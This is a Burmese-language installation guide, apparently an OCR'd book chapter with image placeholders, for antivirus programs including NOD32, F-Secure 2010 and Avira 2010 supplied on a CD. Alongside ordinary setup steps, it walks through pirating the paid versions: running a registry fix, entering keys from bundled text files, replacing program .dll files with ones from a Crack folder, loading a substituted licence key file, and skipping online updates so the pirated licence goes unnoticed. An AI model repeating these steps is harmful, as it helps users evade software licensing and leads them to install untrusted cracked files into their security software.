
Welcome အတွက် Next Button ကိုနှိပ်လိုက်လျှင် ဒုတိယပုံစံရလာသောအခါ Next Button ကိုသာဆက်နှိပ်ပါ။





Location အတွက်ကတော့ပေးသည့်အတိုင်းယူကာ Next Button ကိုနှိပ်လိုက်ပါ။ ဒုတိယပုံစံကတော့ Start Menu အထဲမှာတွေ့ရမယ့်အမည်အတွက်ဖြစ်လို့ဒီတိုင်းထားကာ Next Button ကိုသာဆက်နှိပ်ပါ။





Ready To Install Box တွင်စတင်ထည့်သွင်းရန် Install Button ကိုနှိပ်လိုက်ပါ။ ခဏအကြာ Install လုပ်ခြင်းပြီးဆုံးသွားပြီဖြစ်လို့ ကွန်ပျူတာကိုပြန်ပိတ်ဖို့ညွှန်ကြားနေတာပါ။ Restart ချဖို့လိုအပ်သော်လည်း လောလောဆယ်မလိုသေးတာကြောင့် No.I will restart --- ကိုသာရွေးချယ်ပြီး Finish Button ကိုသာနှိပ်ပါ။

လိုင်စင်ကိုအသိအမှတ်ပြုနိုင်ရန်အတွက် ပုံမှန်အားဖြင့် Install ထည့်သွင်းရာနေရာဖြစ်တဲ့ C:\ Program File\ ESET Folder အတွင်းကိုသွားပါ။ အောက်တွင်ကွင်းခတ်ပြထားသော nod32fix.reg ကိုကလစ်နှစ်ချက် ဆက်နှိပ်လိုက်ပါ။

ပထမ Registry Box အတွက် Yes Button ကိုနှိပ်ရမှာဖြစ်ပြီး ဒုတိယ Box ကတော့ Ok Button ကိုသာနှိပ်လိုက်ပါ။ ကွန်ပျူတာကို restart ပြန်ချလိုက်ပါ။ NOD32 Free Anti-Virus Program ကို စနစ်ကျနစွာ သုံးစွဲနိုင်ပါပြီ။

တစ်ချို့သော Virus တွေကိုအခြား Anti-Virus မှမသတ်နိုင်သော်လည်း NOD32 Anti-Virus မှ သတ်နိုင်ခဲ့ပါတယ်။ Win32 worm တွေကိုထူးထူးခြားခြားနှိမ်နင်းရာမှာနာမည်ကျော်ခဲ့ပါတယ်။

အခြားသော အခမဲ့ Anti-Virus Program များကိုထည့်သွင်းပုံအား အဆင့်လိုက်ရှင်းမပြတော့ပါ။ အကယ်၍စာဖတ်သူအနေဖြင့်အခက်အခဲရှိလျှင် စာရေးသူထံ E-mail ဖြင့်ဆက်သွယ်နိုင်ပါတယ်။ အသုံးများ၍သုံးကောင်းသော အခမဲ့ Anti-Virus Program သုံးမျိုးကိုသာ ထည့်သွင်းနည်းအဆင့်ဆင့်ဖြင့် ရှင်းပြလိုက်ပါတယ်။

အခြားအခမဲ့ Anti-Virus Program များကိုလည်းလိုအပ်လျှင်သုံးဆွဲနိုင်ရန် CD အတွင်း ထည့်ပေးထားပါတယ်။ CD ထဲတွင်ပါဝင်သော အခမဲ့သုံး Anti-Virus Program များမှာ–

၁။ AVG Anti-Virus Program

၂။ Avira Anti-Virus Program

၃။ NOD32 Anti-Virus Program

၄။ Zone Alarm Anti-Virus Program

၅။ A Square Anti-Virus Program

၆။ Avast Anti-Virus Program တို့ပါဝင်ပါတယ်။

အမှတ်(၄)(၅)နှင့်(၆)သုံးခုကိုတော့ Install လုပ်ပုံများကိုတစ်ခုခြင်းရှင်းပြမထားတော့ပါ။ စာဖတ်သူကိုယ်တိုင်ကြိုးစားထည့်သွင်းကြည့်လိုက်ပါ။ အခက်ခဲကြီးမဟုတ်ပါဘူး။

စာဖတ်သူအနေဖြင့် လိုင်စင်ဖြင့်ပေးသောဗားရှင်းကိုသာသုံးလိုလျှင်လည်း နောက်ပိုင်းကဏ္ဍတွင် လိုင်စင်ဗားရှင်း Anti-Virus Program များထည့်သွင်းပုံကိုဆက်လက်ရှင်းပြထားပါတယ်။

လိုင်စင်ဗားရှင်းအသုံးပြုလိုလျှင် သတိပြုရမည့်တစ်ချက်မှာ အင်တာနက်ပေါ်တွင် တိုက်ရိုက် Update မလုပ်သင့်ပါ။ လိုင်စင်ဗားရှင်းကိုတရားဝင်ဝယ်ယူထားသူတို့မှာ မိမိကွန်ပျူတာ အတွင်းထည့်သွင်းပြီးသည်နှင့် အင်တာနက်ဖြင့်ချိတ်ဆက်ကာ လိုင်စင်ကုတ်ရယူရပါတယ်။ မိခင် server ကလိုင်စင်တင်လိုက်တဲ့ ကွန်ပျူတာကို မှတ်သားထားလိုက်ပါတယ်။ ထိုကွန်ပျူတာမှတစ်ပါး အခြားကွန်ပျူတာကို ရယူထားသော လိုင်စင်ဖြင့် Update များမပေးပါ။

စာဖတ်သူသိထားရမည်မှာ လိုင်စင်ကြေးမပေးဆောင်ထားပဲ မည်သည့်နေရာမှရရှိထားသည်ဖြစ်စေ ကွန်ပျူတာတစ်လုံးလုံးမှာ လိုင်စင်တင်ထားပြီးသားဖြစ်နေမှာပါ။ ဒါကြောင့် မိမိကွန်ပျူတာတွင်အသုံးပြုနိုင် စေရန် SerialNumber ဖြစ်စေ၊ Crack file ဖြစ်စေ၊ Keygen Program ဖြစ်စေတစ်ခုခုဖြင့်သာ ဖြေရှင်းပေးထားတာပါ။ အင်တာနက်မိခင်server မှလိုင်စင်မဟုတ်သည့်အတွက် အင်တာနက်မသုံးသော ကွန်ပျူတာများအတွက်တော့အဆင်ပြေပါလိမ့်မယ်။

F-Secure Setup Anti-Virus 2010 ဆိုသည်မှာ


F-Secure Anti-Virus Program ဟာ Scan ဖတ်နှုန်းမြန်သည်ဟုနာမည်ကျော်ပြီး၊ Scan စစ်ဆေးမှုတွင် အဆင့်လိုက်ခွဲခြားပြီး အသေးစိတ်စစ်ဆေးသလို Error File များကိုပါ ရှာဖွေရှင်းလင်းပေးပါတယ်။

ဖန်တီးထားသောမျက်နှာစာသွင်ပြင်ရှင်းလင်းသေသပ်တာကြောင့် သာမန်အသုံးပြုသူများပင် အလွယ်တကူနားလည်နိုင်ပါတယ်။ တစ်ခုမကောင်းသည်ကတော့ Update လုပ်ရာတွင်ခက်ခဲမှုရှိပါတယ်။ ဒုတိယအားနည်းချက်ကတော့ Virus တိုင်းကိုမသတ်နိုင်ပါဘူး။ ဒါပေမယ့်ရှိနေရာ Location ကိုတော့ ပြနိုင်ပါတယ်။ အတော်ပင်နှိက်နှိက်ချွတ်ချွတ်စစ်ဆေးပေးပါတယ်။ ပေါ့ပါးစွာလုပ်ဆောင်သလို လုံခြုံရေးအစီအမံကောင်းတွေပါဝင်တာကြောင့် အကောင်သေးပြီးစွမ်းအားကြီးပါတယ်။ www.f-secure.com မှာထပ်မံလေ့လာနိုင်ပါတယ်။

ဘာပဲဖြစ်ဖြစ် Virus တွေကို ၈၅ ရာခိုင်နှုန်းနီးပါးရှာဖွေပေးနိုင်တော့ စာရေးသူနောက်ကဏ္ဍတွင် ဖော်ပြထားတဲ့ Virus အလွယ်ရှင်းခြင်းကဏ္ဍကိုအသုံးပြုကာဖယ်ရှားနိုင်တာပေါ့။


လိုင်စင်ဖြင့် F-Secure Setup 2010 Anti-Virus ထည့်သွင်းခြင်း


F-Secure Anti-Virus Program ကိုထည့်သွင်းရန်အတွက် F-Secure 2010 Folder အတွင်းမှ





ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။

License Agreement Box အတွက် Accept Button ကိုနှိပ်လိုက်ပါ။ ဘာသာစကားရွေးချယ်ဖို့ဖြစ်လို့ English ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်လိုက်ပါ။











License Key ထည့်သွင်းရန် Box ကျလာတဲ့အတွက်၊ ၎င်း Folder အတွင်းမှာပင် ပါရှိတဲ့ Code.txt ကိုဖွင့်ကာအတွင်းမှ Code တစ်ကြောင်းကို ဖြည့်သွင်းပေးပြီး Next Button ကိုနှိပ်လိုက်ပါ။ Code.txt တွင် License Code လေးကြောင်းပေးထားတဲ့အတွက် အစဉ်ပြေတာကိုဖြည့်သွင်းနိုင်ပါတယ်။

အချို့သော Windows တွေမှာ ပထမကုတ်လိုင်းကိုထည့်ခွင့်မပေးတာတွေရှိပါတယ်။ ဒါကြောင့် Code လိုင်းလေးခုပေးထားရတာပါ။






Internet Line ချိတ်ဆက်ဖို့တောင်းဆိုတာကြောင့် Skip updates ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်လိုက်ပါ။


ဒုတိယ Box အတွက် Automatic Installation ကိုရွေးကာ Next Button ကိုသာနှိပ်လိုက်ပါ။

Install လုပ်နေတာပါ။ ပထမပုံစံအတွက်လုပ်ဆောင်ချက်မရှိသော်လည်း ဒုတိယ Box ကျလာတဲ့အခါ Restart Later Button ကို လိုင်းမပြည့်ခင် နှိပ်ဖို့လိုပါတယ်။

စီဒီအတွင်းမှ F-Secure 2010 Folder => Crack Folder ကိုဖွင့်ကာအတွင်းမှ .dll File နှစ်ခုကို Install Location ဖြစ်တဲ့ ပုံမှန်အားဖြင့် C:\Program File\F-Secure\ TNB အတွင်းကူးထည့်ပေးရမှာပါ။ ပထမဖိုင်ရှိနေပြီးသားဖြစ်လို့ Replace ဖြင့်ထပ်မံထည့်သွင်းရမှာပါ။


အားလုံးအဆင်ပြေပြီဆိုလျှင် Restart Now Button ပြန်နှိပ်လိုက်ပါ။ ကွန်ပျူတာပြန်ပွင့်လာသည်နှင့် F-Secure Anti-Virus Program ကိုအလိုလိုဖွင့်ပေးပါလိမ့်မယ်။






ပထမပုံစံကတော့ စနစ်တစ်ခုလုံးရဲ့လုပ်ဆောင်ချက်များကိုပြသထားတာပါ။ Update လုပ်ဆောင်လိုလျှင် Updating---- Button ကိုနှိပ်ပါ။

ဒုတိယပုံစံကတော့ ထိန်းချုပ်စနစ်များရဲ့လုပ်ဆောင်ချက်များကို ပြသထားတာပါ။ စာဖတ်သူကိုယ်တိုင်စမ်းသုံးကြည့်လိုက်ပါ။





ကွန်ပျူတာကိုစစ်ဆေးရန် မျက်နှာစာမှ Scan Icon အတွင်းမှ Full computer scan Button ကိုနှိပ်ပါ။ အပေါ်ညာဖက်မှပုံစံအတိုင်း အသေးစိတ်စစ်ဆေးနေသည်ကိုတွေ့ရမှာပါ။

အင်တာနက်ဖြင့် တိုက်ရိုက်ချိတ်ဆက်ပြီး Update လုပ်ခွင့်မပြုထားပါဘူး။ Update File ကို Download ချကာ Manual Update လုပ်မှသာရပါမယ်။

Avira AntiVirus 2010 ဆိုသည်မှာ


Avira AntiVirus 2010 Program ဆိုတဲ့အမည်ဖြင့်ထုတ်ဝေတဲ့ Anti-Virus ဟာ လွယ်ကူသောစနစ်၊ ပေါ့ပါးသောလုပ်ဆောင်ချက်တို့ဖြင့် အသေးစိတ်စစ်ဆေးသလို၊ ကာကွယ်မှုကိုပါတွဲဖက်လုပ်ဆောင်ပါတယ်။ Virus, Worms, Trojans တို့ကိုအဓိကကာကွယ်ပေးပြီး၊ System File အတွင်းကိုပါဝင်ရောက်စစ်ဆေးမှုပြုလုပ်ပါတယ်။

ဖန်တီးထားသောအသုံးချ မျက်နှာစာရှင်းလင်းတာကြောင့် သာမန်အသုံးပြုသူများပင် အလွယ်တကူနားလည်အသုံးပြုနိုင်ပါတယ်။ Update ကိုလဲအလွယ်တကူပြုလုပ်နိုင်ပါတယ်။ ဖျက်အားကောင်းပြီးနာမည်ကျော်ခဲ့ပါတယ်။ အကောင်းဆုံးလုပ်ဆောင်ချက်ကတော့ Virus များကိုထပ်မံမပြန့်ပွားစေရန်ထိန်းချုပ်နိုင်တာပါပဲ။


စစ်ဆေးနေစဉ် ပေါ့ပါးသောလုပ်ဆောင်ချက်ထားရှိတာကြောင့် အခြားလုပ်ငန်းများကိုတွဲဖက်လုပ်ဆောင်နိုင်ပါတယ်။ www.avira.com မှအခြားသောဖြည့်စွက်အကူအညီများစွာကိုလည်းရရှိနိုင်ပါသေးတယ်။ လိုင်စင်နှင့်အခမဲ့ အနည်းငယ်သာကွားခြားပါတယ်။ လိုင်စင်ကတော့ပိုကောင်းတာပေါ့။

လိုင်စင်ဖြင့် Avira AntiVirus 2010 Program ထည့်သွင်းခြင်း


Avira AntiVirus 2010 Program ကိုထည့်သွင်းရန်အတွက် Avira AntiVirus 2010 Folder အတွင်းမှ avira_antivir_premium_en.exe ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။




Welcome Box အတွက် Continue Button ကိုနှိပ်လိုက်ပါ။ဒုတိယ Box ကတော့ Install လုပ်နေတာကိုမြင်နေရတာပါ။





Welcome to the setup Box အတွက် Next Button ကိုနှိပ်လိုက်ပါ။ ဒုတိယCategories Box ကလည်း Next Button ကိုနှိပ်ပါ။






ပထမ Licinse Agreement Box တွင် I accept the terms of ---- ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်လိုက်ပါ။ ဒုတိယBox ကတော့ Choose Installation type အတွက်ဖြစ်လို့ Complete ကိုရွေးကာ Next Button ကိုနှိပ်ပါမယ်။







License Code တောင်းတာဖြစ်လို့ Activation key.txt ကိုစီဒီထဲမှဖွင့်ကာ Code ထည့်ရန်နေရာတွင် ဖြည့်သွင်းပါ။ ပုံမှန်ဆိုလျှင်ယခုအဆင့်ကိုကျော်ဖြတ်သွားနိုင်သော်လည်း ယခုအခါ Registry ပါလုပ်ဖို့ လိုပါတယ်။ Registry မလုပ်ပဲ(မသိ၍) Next ကိုနှိပ်လိုက်လျှင်အောက်ပါ Error Box တက်လာပါလိမ့်မယ်။


Error Box ကို Ok နှိပ်ပြီးထွက်လိုက်ပါ။ အောက်ဖက်ဘယ်တွင်အကျယ်ချဲ့ပြထားသော hdedv.key ကိုကလစ်နှိပ်ရပါမယ်။ အတူတွဲပါ New Keys Folder ကိုဖွင့်ကာ Hbedv Antivir pr----.key ကိုရွေးချယ်ကာ Open Button ကိုနှိပ်လိုက်ပါ။







Result Bok တွင်လိုင်စင်ထည့်သွင်းခြင်းအဆင်ပြေကြောင်းအထက်ပါအတိုင်းတွေ့ရလျှင် Next Button နှိပ်ပြီး ဆက်လက်လုပ်ဆောင်လိုက်ပါ။ ဘေးမှ Setup Status ကိုမြင်နေရတာပါ။ ခဏစောင့်ဆိုင်းပြီးလျှင် အောက်ပါပုံအတိုင်း Install Complete Box တက်လာပါလိမ့်မယ်။ Finish Button ကိုနှိပ်လိုက်ပါ။






